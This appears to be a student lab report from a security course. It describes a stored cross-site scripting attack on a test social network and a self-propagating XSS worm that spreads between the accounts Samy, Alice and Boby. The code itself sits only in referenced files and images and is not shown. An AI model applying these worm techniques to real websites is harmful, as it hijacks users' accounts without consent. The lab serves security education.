* accesslevel[description]


We log in back to Samy’s account and edit his ‘About Me’ info in ‘Edit HTML’ mode. Refer to edit\_profile.html to view the HTML code that is keyed in:



After this is saved, we go to Alice’s machine and view her original profile:



After that, we visit Samy’s profile using Alice’s account. Then, we view her profile page again. This time, her description has changed:



Questions


**Q3**: Why do we need Line (1)? Remove this line, and repeat your attack. Report and explain your observation.

**Ans**:


We need line 1 because as the attacker, we do not want to end up modifying our own description. If that happens, our attack script will be overwritten and the attack would not work when users visit our profile page anymore.

To prove this, the line is removed. Refer to edit\_profile\_modified.html to view the HTML code that is keyed in.


After this is saved and we are returned to Samy’s profile description page and nothing is shown as our script is executed. However, when the page is refreshed, we see that Samy’s description has changed:



To check whether the script still works on other users, we first edit Alice’s profile to have a blank description again:



When another she visits this Samy’s profile and comes back to her own user page, nothing is changed:




This is because Samy’s script has been overwritten by his own code and now the script does not exist in his description anymore.


## Task 6: Writing a Self-Propagating XSS Worm

We will be following the DOM approach.


On Samy’s machine, we edit his ‘About Me’ info in ‘Edit HTML’ mode. Refer to xss\_worm.html to view the HTML code that is keyed in:




After this is saved, we go to Alice’s machine and view her original profile:




After that, we visit Samy’s profile using Alice’s account. Then, we view her profile page again. This time, her description has changed:



To test whether the worm propagates, we log into another account, Boby, on Alice’s machine. We view Boby’s original profile:



We visit Alice’s profile using Boby’s account. Then, we view his profile page again. This time, his description has changed:



We have successfully created a XSS worm that propagates itself.